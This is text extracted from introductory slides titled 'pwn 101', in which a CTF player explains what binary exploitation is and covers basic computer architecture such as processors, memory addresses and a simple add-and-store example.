

pwn 101

basics on pwn and computer architecture

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- pwn player for thehackerscrew
 - passionate and curious abt computers
 - started pwn during covid




Sidenote about ctfs

what is pwn?

**why is everyone so
afraid of doing pwn?**

Computer Architecture 101

what even is a computer?



processor

addr

00

0x2f

01

0x12

02

03

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
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memory

add up the values in 0x00 and
0x01, then store it in 0x02



processor

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
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
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memory



processor

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00

0x2f

01

0x12

02

0x41

03


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
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memory




Harvard architecture
(not gonna go into this)

